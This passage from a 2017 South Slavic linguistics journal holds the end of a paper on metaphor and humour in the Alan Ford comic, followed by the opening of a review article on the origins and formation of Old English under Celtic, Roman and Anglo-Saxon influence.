„Metafora na kojoj počiva većina tih frazema je nepoznato je iza (nepoznato je loše iz čega slijedi iza je loše). Slika koju prenose ti frazemi jest slika prema kojoj opasnost dolazi s leđa, tj. opasnost se nalazi otraga/straga, a na to ili imamo slabu ili nikakvu percepcijsku kontrolu. Ti su frazemi zasnovani na metafori opasnost je iza, a iz toga proizlazi i ovo: nepoznato je iza te nepoznato je opasnost. Najizraženiji koncepti u koje ulaze frazemi sa sastavnicom leđa su: izdaja, loše i skrivene namjere, zaostajanje, bliska opasnost...“ (Kovačević i Ramadanović, 2006: 199)

Upravo se u ovom okviru može posmatrati navedeni citat iz stripa. Dakle, u njemu nalazimo primjer orijentacijske metafore, ali postavlja se pitanje da li ona, zapravo, izaziva nekongruentnost? Odgovor je – ne. Nekongruentnost se javlja u kolokacijskom suočavanju: izdati knjigu u odnosu na izdati prijatelja. Naime, i jedan i drugi slučaj uklapaju u kolokacijski sistem našeg jezika, ali su u opoziciju dovedeni nedodirljivi koncepti, tako da humor nastaje onog trenutka kada kognitivni agenti postanu svjesni da je riječ o apsurd.

(10) Poznati sicilijanski advokat tvrdi da je sve to plod policijske mašte.

U ovom je iskazu prisutna jedna konceptualna metafora, plod mašte, u kojoj je „plod“ izvorni domen. Ciljni domen u ovom slučaju predstavlja neki događaj koji se, prema izvještaju policije, odvio na određeni način. Nekongruentnost nastupa kada se kognitivnim agentima otvori čitava semantička mreža, gdje su suprotstavljeni semantički čvorovi: pravda vs. nepravda; oni koji krše zakon vs. oni koje služe zakonu; istina vs. laž. U ovom semantičkom sistemu, podčvorovi podrazumijevaju policiju (pravda) i poznatog sicilijanskog advokata (nepravda); Sicilija (sa vlastitim podčvorom – mafija) i policija. U našem je kognitivnom sistemu jedna od osnovnih opozicija dobro vs. zlo, i u toj krovnoj opoziciji smješteni su svi spomenuti čvorovi i

podčvorovi. Razrješenje nekongruentnosti nastupa kada kognitivni agenti shvate da je u pitanju zamjena uloga gdje oni koji krše zakon optužuju policiju, kao izvršnu instituciju zakona, za laganje. Na taj način opet nailazimo na sarkastični komentar tvorca stripa (koji su Talijani) o korumpiranom sistemu gdje se na ruku ide upravo onima protiv kojih bi trebao da djeluje.

ZAKLJUČAK

Humor je poseban fenomen ljudskog roda. Rasprostranjen je širom svijeta kao distinktivno obilježje svih kultura. Istraživanja humora su bitna iz razloga što se na taj način, baš kao izučavanje bilo kojeg drugog aspekta ljudskog postojanja, predstavlja svijetu ljudski duh, s jedne strane, kao jak, univerzalni glas, ili glas velikih kultura, a, s druge strane, kao polifonija svih onih malih, nekada gotovo nečujnih glasova izuzetno bogatih kultura. Ovaj je rad samo mala naznaka bogatstva duha ljudi s ovih prostora. U tom smislu opet treba naglasiti da su ponuđeni primjeri briljantan prevodilački poduhvat koji je zaživio u duhu niza generacija ljudi na velikom dijelu Balkanskog poluotoka. A, kada neki fenomen zaživi u kulturi, on postaje dio te kulture, makar bio i granični žanr, poput stripa.

Lingvistički posmatrano, opet se pokazuje koliko je kognitivna nauka zahtjevan poduhvat u kojem se metafore javljaju tek kao naznake mnogo dubljeg odnosa čovjeka i svijeta, odnosno, percepcije svijeta i stvaranja kulturološkog repozitorija znanja, bilo univerzalnog, bilo specifičnog. Interesantno je posmatrati koliko su metafore duboko vezane za ostvarenje humornih mjesta, i to u mjeri da se upravo takvi odnosi javljaju i kao uzroci i kao signali razrješenja nekongruentnosti.

Za ovaj rad odabrana je tek nekolicina od čitavog niza briljantnih primjera iz stripa Alan Ford. Sadržinski, oni uglavnom nisu dio dijaloga, nego poruke na reklamnim panoima u stripu, na majicama, na nadgrobnim spomenicima, itd. Kao zagovornik lingvističke analize graničnih žanorva, smatram da bi se pažnja trebala posvetiti i ostalim segmentima ovog stripa, a ima ih mnogo, no ovaj rad to obimom nije mogao priuštiti. Ponuđena analiza nije, naravno, jedina moguća perspektiva, te se za nadati da će lingvističkih radova o humoru na ovim prostorima – a to je izuzetno bogata građa – biti sve više.

BIBLIOGRAFIJA

1. Attardo, Salvatore. 1994. *Linguistic Theories of Humor*. Berlin/New York: Mouton de Gruyter.
2. Attardo, Salvatore. Raskin, Victor. 1991. *Script Theory Revisited: Joke Similarity and Joke Representation Model*. *Humour*, 4: 293-347.
3. Barčot, Branka. 2016. *Orijentacijska metafora u Hrvatskome frazeološkom rječniku*, u: Kržišnik, Erika, Jakop, Nataša, i Jemec Tomazin Mateja (ur.). *Prostor in čas v frazeologiji*. Ljubljana: Filozofski fakultet Univerzitetu u Ljubljani.
4. De Mey, Tim. 2005. *Tales of the Unexpected: Incongruity-Resolution in Humor Comprehension, Scientific Discovery Through Experimentation*. *Logic and Logical Philosophy*, 14: 69-88.

5. Howe, Bonnie. 2006. *Because You Bear This Name: Conceptual Metaphor and the Moral Meaning of 1 Peter*. Leiden/Boston: Brill.
6. „Ko spava nije budan“: Legendarne misli i izjave likova iz stripa Alan Ford. Dostupno na: <http://novi.ba/clanak/91320/ko-spava-nije-budan-legendarne-misli-i-izjave-likova-iz-stripa-alan-ford>
7. Kovačević, Barbara. Ramadanović, Ermina. 2016. Lijevo – desno, ispred – iza i gore – dolje u hrvatskoj frazeologiji, u: Kržišnik, Erika, Jakop, Nataša, i Jemec Tomazin Mateja (ur.). *Prostor in čas v frazeologiji*. Ljubljana: Filozofski fakultet Univerziteta u Ljubljani.
8. Kövecses, Zoltán. 2002. *Metaphor: A Practical Introduction*. Oxford: Oxford University Press.
9. Kövecses, Zoltán. 2005. *Metaphor in Culture: Universality and Variation*. Cambridge/New York: Cambridge University Press.
10. Lakoff, George. Johnson, Mark. 1980. The Metaphorical Structure of the Human Conceptual System. u: *Cognitive Science*, 4: 195-208. Dostupno na: <http://www.fflch.usp.br/df/opessoa/Lakoff-Johnson-Metaphorical-Structure.pdf>
11. Lakoff, George. Johnson, Mark. 2003. *Metaphors We Live By*. Chicago/London: The University of Chicago Press.
12. Orwell, George. 2008. 1984. London: Penguin Books.
13. Ortony, Andrew. 1993. *Metaphor and Thought*. Cambridge: Cambridge University Press.
14. Reck, Denise. 2002. *Understanding Metaphors in Everyday Language* (seminarski rad). Dostupno na: https://www.tu-chemnitz.de/phil/english/sections/linguist/independent/kursmaterialien/termpapers_online/reck_metaphors.pdf
15. Salihović, M. 2015. Priča o prevodiocu kultnog stripa: Nekadašnja država je bila ogledalo nesposobnjakovića iz Alana Forda. Novi.ba. Dostupno na: <http://novi.ba/clanak/38760/prica-o-prevodiocu-kultnog-stripa-nekadasnja-drzava-je-bila-ogledalo-nesposobnjakovica-iz-alana-forda>
16. Suls, Jerry. 1972. A Two-Stage Model for the Appreciation of Jokes and Cartoons: An Information-Processing Analysis. u: Goldstein, Jeffrey. McGhee, Paul. (ur.) *The Psychology of Humor: Theoretical Perspective and Empirical Issues*. New York: Academic Press.
17. Schopenhauer, Arthur. 1819. *The World as a Will and Idea*, u: Morreall, John (ur.). *The Philosophy of Laughter and Humour*. Albany: State University of New York Press.

RESUME

Humor is a special phenomenon of the human race. It is spread all over the world as a distinctive feature of all cultures. Humor studies are important because in this way, just like studying any other aspect of human existence, the world is a human spirit, on the one hand, as a strong, universal voice, or the voice of large cultures, and, on the other hand, as a polyphony of all those small, sometimes almost silent voices of extremely rich cultures. This work is only a small indication of the richness of the spirit of the people in this space. In that sense, it should again be emphasized that the offered examples are a brilliant translation undertaking that has come to life in the spirit of a number of generations of people on a large part of the Balkan Peninsula.

And when a phenomenon arises in culture, it becomes part of that culture, even if it was a border genre, such as comics.

Again, linguistic observation shows how cognitive science is a demanding undertaking in which metaphors appear only as indications of a much deeper relationship between man and the world, that is, the perception of the world and the creation of a cultural repository of knowledge, whether universal or specific. It is interesting to observe how metaphors are deeply related to the achievement of humorous sites, to the extent that such relationships are also the causes and signals of the resolution of incongruity.

Only a few of the whole series of brilliant examples from the comic book Alan Ford have been selected for this work. In content, they are generally not part of the dialogue, but messages on the billboards in the comics, on t-shirts, on tombstones, etc. As a supporter of the linguistic analysis of border genres, I think that attention should be paid to other segments of this comic book, but there are many, but this work could not afford it. The offered analysis is not, of course, the only possible perspective, and it is hoped that linguistic papers on humor in this region - and this is an extremely rich material - will be more and more.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 13-22, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Pedagogija

Datum prijema rada: 09.03.2017.

Datum prihvatanja rada: 01.09.2017.

UDK: 811.111(091)

doi:10.5937/univmis1716013M

Pregledni rad

NASTANAK STAROENGLSKOG JEZIKA I NJEGOVO OBLIKOVANJE POD UTICAJIMA RAZLIČITIH NARODA I TRADICIJA

Zorica Matić

Internacionalni Univerzitet u Novom Pazaru
Novi Pazar, Srbija
zorica.matic@uninp.edu.rs

Apstrakt

Istorija Britanskih ostrva zapravo je istorija različitih invazija. Britaniju su prvo osvojili i naselili Kelti tokom 5. vijeka pne, a za njima su slijedila osvajanja Rimske imperije, potom osvajanja germanskih varvarskih plemena, Angla, Saksonaca i Juta, iza kojih su slijedile invazije Vikinga i Nordijaca. Ova burna i komplikovana istorija, koja je sva ispunjena razaranjima, miješanjima različitih naroda, uticaja i tradicija neminovno je značajno uticala i na samu istoriju engleskog jezika. Viševijekovno prisustvo germanskih plemena, Angla i Saksonaca u prvom redu, kao i njihovo miješanje sa lokalnim Keltima, izvršilo je najdublji uticaj na britansko društvo, kulturu i jezik. Anglosaksonska prevlast trajala je od 5. pa sve do 11. vijeka i invazije Nordijaca, nakon koje se u relativno kratkom vremenskom okviru u potpunosti promijenilo cjelokupno britansko društvo, pa samim tim i jezik. Dolazak Nordijaca uticao je na stvaranje srednjeengleskog jezika, koji je predstavljao značajan otklon od prethodne epohe i staroengleskog. Ali, tema našeg rada nisu Nordijci, već upravo razdoblje u kojem su prevlast imali Anglosaksonci, jer upravo ono predstavlja i razdoblje staroengleskog jezika. U ovom radu pokušaćemo da damo sažet prikaz istorije staroengleskog, kako su ga različiti uticaji oblikovali i u čemu se on sve razlikovao od potonjih faza u razvoju engleskog jezika.

Cljučne riječi: istorija staroengleskog jezika, razvoj jezika i pisma, Kelti, Angli, Sasi, Rimska imperija, Vikinzi.

THE EMERGENCE OF OLD ENGLISH AND ITS FORMATION UNDER THE INFLUENCE OF VARIOUS NATIONS AND TRADITIONS

Abstract

History of the British Isles actually is a history of different invasions. Britain was first conquered and populated by Celts during the 5th century BC, then followed the conquests of the Roman empire, then of the Germanic, barbarian tribes Angles, Saxons and Jutes, and then again there were invasions of the Vikings and the Normans. This turbulent and complicated history, made of destructions and mixing of different nations, influences, traditions, inevitably had a great impact on the English language history. Centuries-long presence of the Germanic tribes, Angles and Saxons in the first place, as well as their mixing with the local Celts had the

most profound impact on the British society, culture and language. Anglo-Saxon domination lasted from the 5th to the 11th century, i.e. invasion of the Normans, after which, in a relatively short period, the complete British society, as well as the language, of course, were changed. The Norman arrival created Middle-English, which was considerably different from the previous epoch and the Old English language. But, the topic of this work is not the Normans, but the Anglo-Saxon period, since it is the period of the Old English. We will try to give a concise review of the Old English history – how it was changed under the various influences and how it differs in comparison to the last phases of its development.

Keywords: History of the Old English language, evolution of language and letter, Celts, Angles, Saxons, Roman Empire, Vikings

UVOD

Nakon posljednjeg ledenog doba, otapanje leda, između 14.000 i 10.000 godine prije nove ere, uzrokovalo je postepeni rast nivoa mora, koji je odvojio Irsku od Velike Britanije. Par hiljada godina kasnije, nastavljeni rast nivoa mora uzrokovao je i razdvajanje Britanskih ostrva od kontinentalne Evrope. Narodi koji su živjeli na ovom podneblju prije dolaska Kelta iza sebe nisu ostavili gotovo nikakve tragove, a pogotovo ne pisane, tako da prava istorija Britanije počinje tek s Keltima (koji su sebe nazivali Britima i po kojima je Britanija i dobila ime), koji su se ovdje doselili u 5. vijeku prije nove ere. Prije dolaska Anglosaksonaca na tlo Velike Britanije jezik kojim su govorila lokalna plemena pripadao je porodici keltskih jezika [2, str 8]. Iako ni sami Kelti koji su živjeli u ovom razdoblju nisu ostavili bogato pisano naslijeđe, njihov jezik je ipak ostavio dubok trag u Britaniji. Ne mali broj savremenih engleskih riječi ima keltske korijene, dok se velški, škotsko gelski, irsko gelski i bretonski i danas smatraju jezicima koji pripadaju porodici keltskih (Culpeper 2005: 1). Što se, pak, samih pisanih tragova tiče, keltski zapisi iz ovog vremena svode se na svega tridesetak prostih zapisa, pisanih runskim alfabetom, najčešće na nakitu, oruđu ili oružju, kojima se jednostavno navodi ko su vlasnici istih. Samo porijeklo keltskih runa još uvijek nije razjašnjeno, mada se najčešće smatra da predstavljaju „razvojnu fazu jednog od alfabeta sa juga Evrope“ (Crystal, 2003:9).

Godine 55. prije nove ere, Rimski imperator, na čelu sa Julijem Cezarom, nakon pokoravanja većeg dijela Evrope, pokušala je da osvoji i Britanska ostrva. Nakon uspješne kampanje koju je imao u Galiji (tada ogromnoj regiji koja je obuhvatala današnju Francusku, Luksemburg, Belgiju, veći dio Švajcarske, sjever Italije, kao i dijelove centralne Italije, Holandije i Njemačke), Cezar se okrenuo Britaniji ali, čini se, da mu glavna namjera nije bila da je u cjelosti pokori, nego više da je odsječe, odnosno da spriječi britanske Kelte da krenu u pomoć galskim Keltima (Baugh 2002:39). Njegova prva kampanja nije bila uspješna, jer su britanski Kelti iznenadili Rimljane svojom odlučnošću i hrabrošću. Cezar je bio prinuđen da se vrati nazad u Galiju, te da narednog ljeta preduzme ponovni pokušaj, koji je ovoga puta bio uspješniji, te je Rimski imperator uspjela da osvoji jugoistok ostrva. Cezar je bio zadovoljan ovim uspjehom i nije ni pokušavao da preduzme dalja osvajanja, što, čini

se, dalje potvrđuje da mu samo osvajanje u ovom slučaju nije ni bilo prioritet, već prije svega strateško razdvajanje ostrvskih od kontinentalnih Kelta.

Pravo osvajanje Britanije sebi je kao cilj postavio rimski imperator Klaudije, koji je to i sproveo u djelo 43. godine nove ere. Ovim osvajanjem započeo je proces uvođenja rimskih standarda, uređenja i tradicije na ovom tlu. Kao i na drugim teritorijama koje su osvojili, Rimljani su odmah započeli sa gradnjom svojih čuvenih puteva, utvrđenja, kao i manjih i većih naselja. Visoke standarde koje su Rimljani tada uvodili na Britanska ostrva predstavljali su nesrazmjern napredak u poređenju sa prethodnim načinom života lokalnog stanovništva. Kuće koje su oni gradili bile su snabdjevene vodom, kao i aparaturom za grijanje. Na sve strane nicali su hramovi, pozorišta i javna kupatila. Rimljani su na ovom tlu ostali nekoliko vijekova, sve do 410. godine, i iza sebe su ostavili mnoga svjedočanstva o naprednom nivou civilizacije kojoj su pripadali, a među njima i mnogobrojna pisana. Sva ova pisana svjedočanstva, naravno, pisana su na latinskom jeziku, koji je predstavljao jedini zvanični jezik u ovom razdoblju. Međutim, i pored viševijekovnog prisustva, latinski nije zaživio u narodu, te nikada nije potisnuo keltski jezik kao većinski, kao što je to uspio da učini u Galiji (Baugh 2002:39). Latinski je uspio da pronade svoje mjesto među višim klasama, kao i među nekim žiteljima većih gradova, ali nikada nije uspio da u Britaniji potisne keltski kao narodni jezik, koji je, tako, uspio da preživi sve do invazije germanskih plemena 449. godine.rad.

DOLAZAK ANGLOSAKSONACA U BRITANIJU

Kao najstarije sačuvano pisano svjedočanstvo o dolasku germanskih plemena (Angla, Saksonaca i Juta) u Britaniju, navodi se djelo Bede Uvaženog (Beda the Venerable, 673 - 735), Crkvena istorija engleskog naroda (Ecclesiastical History of the English People), napisano 731. godine. Kako ovo djelo navodi, Juti su u Britaniju došli iz Danske, sa poluostrva Jiland, Angli su živjeli južnije od njih, u današnjoj njemačkoj oblasti Šlezvig-Holštajn, dok su Saksonci takođe živjeli na tlu današnje Njemačke, između rijeka Labe i Ems. Tvrdi se, takođe, da su neka od ovih plemena došla i iz Frizije, koja se nalazi u sastavu današnje Holandije. Ova pretpostavka se čini vrlo vjerovatnom, s obzirom da starofrizijski jezik u mnogome podsjeća na staroengleski, posebno u fonološkom pogledu. Dolazak ovih germanskih plemena Beda je opisao na sledeći način:

„Angli i Saksonci bili su pozvani od strane gore pomenutog kralja (koji se zvao Vortigern) i oni su doputovali u Britaniju u tri velika broda i dobili su mjesta za naseljavanje u istočnom dijelu ovog ostrva po naređenju ovog istog kralja koji ih je pozvao, kako bi se borili i čuvali zemlju. I oni su istoga časa počeli da se bore protiv neprijatelja koji je nerijetko dolazio putem sa sjevera, i Saksonci su dobili te bitke. Oni su potom poslali poruku nazad kući, naređujući da se svima prenese vijest o bogatstvu ove zemlje i o kukavičluk Brita. Oni su onda istoga časa poslali ovdje poveću flotu sa snažnim ratnicima; i potom, kada su se svi sabrali, stvorili su

nepobjedivu vojsku. Briti su im dali mjesta za naseljavanje među njima, pod uslovom da se oni bore za njihov mir i prosperitet njihove zemlje i da pobjeđuju njihove neprijatelje, a Briti bi im davali opskrbu i imanja na račun njihovih pobjeda” (Hogg, 2002:2).

Na Bedinom izvještaju zasnovana je i legenda o Hengistu i Horsu, germanskoj braći, predvodnicima Angla, Saksonaca i Juta, kao osnivačima engleske nacije. U tom smislu oni nalikuju mitskoj braći, Romulu i Remu, koji se smatraju osnivačima rimske države, pa se može pretpostaviti da se rimski uticaj iz prethodnih vijekova u Britaniji snažno utisnuo u svijest i tradiciju stanovništva, te da je svoj izraz pronašao i u ovoj legendi. Zanimljivo je dodati da su po zapisima Lombarda i Vandala, braća sa sličnim imenima kao u Bedinoj priči bili predvodnici njihovih migracija [10].

Prema anglosaksonskim hronikama, neka saksonska plemena naselila su se 477. godine na jugoistoku današnje Engleske, sa središtem u Saseksu. Godine 495. nova saksonska plemena naselila su se u Veseksu, dok su se Angli naselili u Istočnoj Angliji (Baugh 2002:43).. Sva ova naseljavanja različitih plemena na različitim lokacijama, kao i njihovo miješanje sa lokalnim življem, kasnije su uzrokovala veliko bogatstvo različitih dijalekata unutar engleskog jezika. Zanimljivo je dodati da su ova germanska plemena sopstveni jezik nazivala Englisc, iz kojeg je nastalo savremeno English (Hogg 2002:1). Iako su Anglosaksonci došli po pozivu, po pretpostavkama nekih istraživača, oni ne samo da su i prije tog poziva započeli sa doseljavanjem u određenim dijelovima Britanije, nego su i pripremali teren za već unaprijed osmišljenu invaziju na ovo područje. Da njihove namjere od početka nisu bile časne i miroljubive govori i podatak da su, čim su se osjetili dovoljno jakim, počeli nemilosrdno da se odnose prema starosjediocima, po čijem pozivu su došli u Britaniju i koje su došli da navodno brane. Oni su se ponašali kao:

„... nemilosrdni rušitelji, uživajući, poput drugih varvara, u razaranju svega onoga što nisu razumjeli. Svaki grad, ili gotovo svaki, koji bi osvojili, oni bi spalili, praveći pokolj među lokalnim stanovništvom“ (Fletcher, 2006:12).

Gledano sa lingvističke tačke gledišta, anglosaksonska invazija na Britaniju i njeno potpuno pokoravanje u narednim vijekovima, uticalo je u značajno mjeri i na sam jezik, čak toliko da u staroengleskom književnom jeziku gotovo da više nije bilo keltskih riječi. Posebno je zanimljiva činjenica da u savremenom engleskom jeziku ima više riječi čiji je korijen keltski, nego što je to bio slučaj u staroengleskom! [4, str 3] Međutim, iako je keltski gotovo u potpunosti nestao iz književnog jezika, on je ostao i više nego živ u toponimima, odnosno u nazivima mjesta, a posebno u nazivima rijeka. Tako su, recimo, imena rijeka Temze (Thames) ili Severn (Severn) ostala nepromijenjena.

Tokom 7. vijeka došlo je do političke i društvene reorganizacije, odnosno da dodatnog utvrđivanja vlasti Anglosaksonaca na tlu Britanije. Ovo razdoblje je poznato kao anglosaksonska heptarihija ili vrijeme sedam kraljevstava. Ta kraljevstva su bila: Veseks, Eseks, Saseks, Kent, Istočna Anglija, Mercija i Nortambrija. Zanimljivo je napomenuti da je vrlo moguće da je upravo ovo razdoblje poslužilo kao inspiracija [www 2] piscu Džordžu RR Martinu za njegov, danas više nego popularan serijal romana pod zajedničkim nazivom „Pjesma leda i vatre“, koje je mnogo poznatije po

svom ekranizovanom imenu „Igra prestola“. Za istoriju engleskog jezika ova podjela na sedam kraljevstava je značajna jer su se iz nje rodili nazivi za tradicionalne staroengleske dijalekte: zapadno-saksonski dijalekt, kentski dijalekt, mercijanski dijalekt i nortambrijski.

Kako su se u potonjim vijekovima ovi politički centri smijenjivali po svojoj moći, tako su se mijenjali i uticaji na staroengleski književni jezik. Prvi, najvažniji centar za istoriju jezika svakako je bio Kent. Razlog je vrlo jednostavan – prvi hrišćanski misionari, na čelu sa čuvenim Svetim Avgustinom 597. godine, krenuli su sa preobraćenjem paganske Britanije upravo iz ovog okruga. Djelovanje rimokatoličkih misionara i njihovo preobraćenje anglosaksonske Engleske u hrišćanstvo, vrlo je značajno i za istoriju staroengleskog jezika, jer se rimski alfabet ubrzo nametnuo kao jedino anglosaksonsko pismo, postepeno istisnuvši rune. Ova latinizirana staroengleska slova nalikuju slovima današnjeg, savremenog engleskog alfabeta, ali su razlike među njima ipak prisutne, posebno u načinu izgovora. Zahvaljujući trudu savremenih priređivača staroengleske književnosti, današnji čitaoci mogu lakše da čitaju ove tekstove. Priređivači su razdvojili jednu riječ od druge razmakom, uveli velika slova, uveli znakove interpunkcije i podjelu na redove, sve što ne postoji u originalima. Staroengleski alfabet sastojao se od 24 slova i to:

a, æ, b, c, d, e, f, g, h, i, k, l, m, n, o, p, r, s, t, þ, ð, u, w, y (Crystal 2003: 17)

Iako se, dakle, latinski alfabet nametnuo kao zvanični staroengleski, keltsko naslijeđe je još uvijek pružalo otpor, što se ogleda u slovima kao što su þ (thorn) i ð (eth). Takođe, primjetan je izostanak slova *j* i *v*, koja nisu postojala u staroengleskom alfabetu, dok su ona koja su prisutna i koja su bila u upotrebi drugačije izgovarana nego što je to slučaj u savremenom engleskom jeziku.

Staroengleska slova	Savremeni engleski izgovor (Hogg, 2002:4)
æ	a
c	c, k, ch
f	f, v
g	g, y
s	s, z
y	i

Tako je, recimo, staroengleska riječ za kamen bila „...stān, ista riječ kao i u savremenom engleskom jeziku stone, ali se koristio drugačiji vokal. Slična korespondencija se javlja i u hālig—holy, gān—go, bān—bone, rāp—rope, hlāf—loaf, bāt—boat” (Baugh, 2002:48).

S obzirom da je ovo razdoblje predstavljalo period gotovo potpunog odsustva bilo kakvih pravopisnih standarda, ne čudi što su se u međuvremenu javljali još neki slovni oblici. Sticajem okolnosti, bilo je to razdoblje invencije. Tako, recimo, početkom 10. vijeka nailazimo i na zapis iz manastira Remzi u kome se navode slova staroengleskog alfabeta, gde već vidimo jasne naznake savremenog engleskog alfabeta, ali sa dodatkom pet simbola:

A B C D E F G H I K L M N O P Q R S T V X Y Z 7 þ ð æ

Kao što smo već rekli, s obzirom da pravopis u ovom razdoblju još uvijek nije bio ni blizu bilo kakve standardizacije, postojale su i ogromne varijacije u pisanju. Ne samo da su regionalni pisari pisali u skladu sa načinom govora koji je preovladavao u njihovoj sredini, nego se nerijetko dešavalo da čak i jedan isti pisac u istom djelu koristi različite varijante pisanja jednih istih riječi. Na jugoistoku Britanije su, recimo, riječ evil pisali efel, dok se u drugim oblastima nerijetko mogla naći i u obliku yfel. Za razliku od savremenog engleskog jezika u kome postoje pravila pisanja po kojima se može praviti razlika između izgovora dugih i kratkih samoglasnika, iako ta pravila ne važe za sve slučajeve, u staroengleskom ni u ovom pogledu nije postojala nikakva pomoć. Da bi barem na neki način ukazali kako se koji samoglasnik izgovara, priređivači starih rukopisa počeli su sa pisanjem crta ili makrona iznad dugih vokala. Redosled riječi u rečenici takođe je varirao. Ipak, jedna karakteristika ovog razdoblja koja je preovladavala u većini rukopisa, bez obzira na regiju u kojoj je taj rukopis nastao, jeste smiještanje glagola ispred subjekta u rečenici. Pisalo se na ovaj način jer je „veza između različitih dijelova rečenice signalizirana pomoću drugih sredstava. Poput drugih germanskih jezika, staroengleski je bio fleksibilan: značenje riječi signalizirano je njenim završetkom“ (Crystal, 2003:20). Primjer ovakvog načina pisanja možda se najjasnije može objasniti na jednom savremenom i vjerovatno mnogima poznatom primeru. Naime, čuveni Dž. R. R. Tolkin, u Hobitu (*The Hobbit*), daje reprezentativan primjer ovakvog stila pisanja i izražavanja. On u ovom djelu kaže: *In a hole in the ground there lived [verb] a hobbit [subject]*.

U savremenom dobu mnogi pisci epske fantastike primijenjuju ovaj stil pisanja, jer on unosi u djela duh starih, davno prošlih vremena. Što se, pak, samog Tolkina tiče, njegov odabir srednjeengleskog jezičkog stila nije nimalo slučajan. Kao što je danas opštepoznato, Tolkin je bio profesor staroengleskog i srednjeengleskog jezika na Oksfordskom univerzitetu. Otuda ne čudi što je ovo istorijsko i jezičko razdoblje ostavilo dubok utisak na njega, te se u značajnoj mjeri i preslikalo u njegova djela. Navešćemo samo kao primjer uticaja staroengleske književnosti na Tolkonovo stvaranje epsko djelo *Beovulf*. Lik Aragorna, sin Aratorna, u velikoj mjeri je zasnovan na samom *Beovulfu* (North and Allard 2012:39), dok je Rohan, kraljevstvo konjanika, koje je opisano u *Gospodaru prstenova* (*The Lord of the Rings*) u velikom dijelu zasnovano na danskoj državi, opisanom u *Beovulfu*.

Dolazak Anglosaksonaca u Britaniju uzrokovao je mnoge jezičke promjene, pa tako i promjene u akcentovanju. Najpoznatiji primjer je tzv. i-mutacija. Ova glasovna promjena desila se tokom 7. vijeka i smatra se da je nastala potpuno prirodnom

ljudskom težnjom da vokali u istoj riječi nalikuju prilikom izgovora jedan na drugi. Tako se, recimo, u riječi *fōt*, *ō* prvo pretvorilo u *ē*, da bi naposljetku u izgovoru postalo [i:], kao u savremenoj engleskoj riječi *feet* (Crystal 2003:19). U slične primjere spada i promjena iz *goose* u *geese*, kao i promjena iz *tooth* u *teeth*. Međutim, što je potpuno logično i normalno, ni sami Anglosaksonci nisu bili imuni na jezičke promjene koje su dolazile iz drugih izvora, a u prvom periodu, prije svega iz latinskog jezika. Za razliku od latinskog iz vremena vladavine Rimske imperije, koji, osim u jeziku administracije i književnosti, nije uspio da se nametne lokalnim stanovnicima, latinski jezik iz razdoblja rimokatoličkih misionara duboko je uticao na cjelokupno britansko društvo. Hrišćanski misionari su imali dobru organizaciju i jake, manastirske centre u kojima su se, prije svega, prevodili originalni latinski tekstovi na staroengleski jezik. Ovim prevođenjima, kao i nekim originalnim radovima, misionari su uspjeli, i to vrlo brzo, u staroengleski jezik da unesu veliki broj novih, latiniziranih riječi, kao i njihovih derivata. Ove nove riječi uglavnom su pokrivala teološku oblast, ali su takođe obuhvatale i druge, tzv. stručne oblasti, te su, kao takve, velikim dijelom preživjele i postoje i u dašnjem, savremenom engleskom jeziku. Među latinskim riječima koje su u ovom periodu ušle u staroengleski jezik, između ostalih su: *calendae*, koja se pretvorila u *calend* i kao takva predstavljala oznaku za *month* (kalendarski mjesec), *epistula* se pretočila u *epistol* kao oznaka za *letter* (pismo), *lilium* je postalo *lilie*, tj. *lily* (liljan), a *planta* je postalo kako staroenglesko, tako i savremeno englesko *plant*, odnosno „biljka“, isto kao što je u obje varijante jezika od latinskog *rosa* nastalo *rose* (ruža). Vrijedna zapažanja je i činjenica da se većina pozajmica iz latinskog jezika sastojala od kratkih riječi koje su se savršeno slagale sa odomaćenim, anglosaksonim izrazima (Jespersen, 1912:42). Čini se da je nesvjesni anglosaksonski princip usvajanja tuđih riječi bio – samo one riječi koje se lako i prirodno uklapaju u već postojeći vokabular mogu da uđu u naš jezik. Zahvaljujući toj urođenoj sklonosti za usvajanjem samo onih izraza koji su bliski njihovom maternjem jeziku, Anglosaksonci se nisu libili da latinske ili grčke riječi koje su nedostajale njihovom jeziku za izražavanje određenih pojmova, jednostavno prilagode sopstvenom jeziku. „Ovo su činili na tri načina: formirajući novu riječ od stranih pozajmica pomoću maternjeg afiksa, modifikovanjem značenja postojećih engleskih riječi i, konačno, stvaranjem novih riječi od maternjih korijena“ (Jespersen, 1912:42).

Oko 700. godine centar političke i kulturne moći preselio se u Nortambriju, gdje su živjeli i stvarali gorepomenuti Beda Uzvišeni, kao i Alkuin (Alcuin), anglo-latinski pjesnik, pedagog i duhovnik. Alkuinova pisma predstavljaju vrijedno historijsko svjedočanstvo o ovom razdoblju, a o ugledu i značaju koji mu je pridavan govori i podatak da je radio ne samo kao učitelj djece iz viših staleža, nego i kao lični učitelj samog Karla Velikog. Nortambrijski period predstavlja vjerovatno najvažnije razdoblje za istoriju stare engleske književnosti, jer su upravo u ovom periodu nastala prva djela pisana na staroengleskom jeziku, kao što su Kedmonova himna (Cædmon's Hymn), Bedina istorija engleske crkve i naroda, kao i njegova Pjesma o smrti (Death

Song). Kada je krajem 8. vijeka Mercija preuzela dominaciju, nastao je i jedan od najčuvanijih staroengleskih epova, Beowulf (Beowulf).

Krajem 9. vijeka centar moći se preselio na jug Engleske, u kraljevinu Veseks, čiji centar se nalazio u Vinčesteru, gdje je kraljevaio Alfred Veliki. Ovo je period u kome dolazi do istinskog procvata anglosaksonske književnosti, kada istovremeno nastaju „Anglosaksonske hronike“ i prevode se mnogobrojni latinski i grčki tekstovi. Međutim, iako se centar iz Mercije preselio u Veseks, uticaj mercijanskog dijalekta je ostao i dalje snažan u djelima nastalim u ovom razdoblju, iako su ona sada pisana u drugom dijelu Britanije.

INVAZIJA VIKINGA

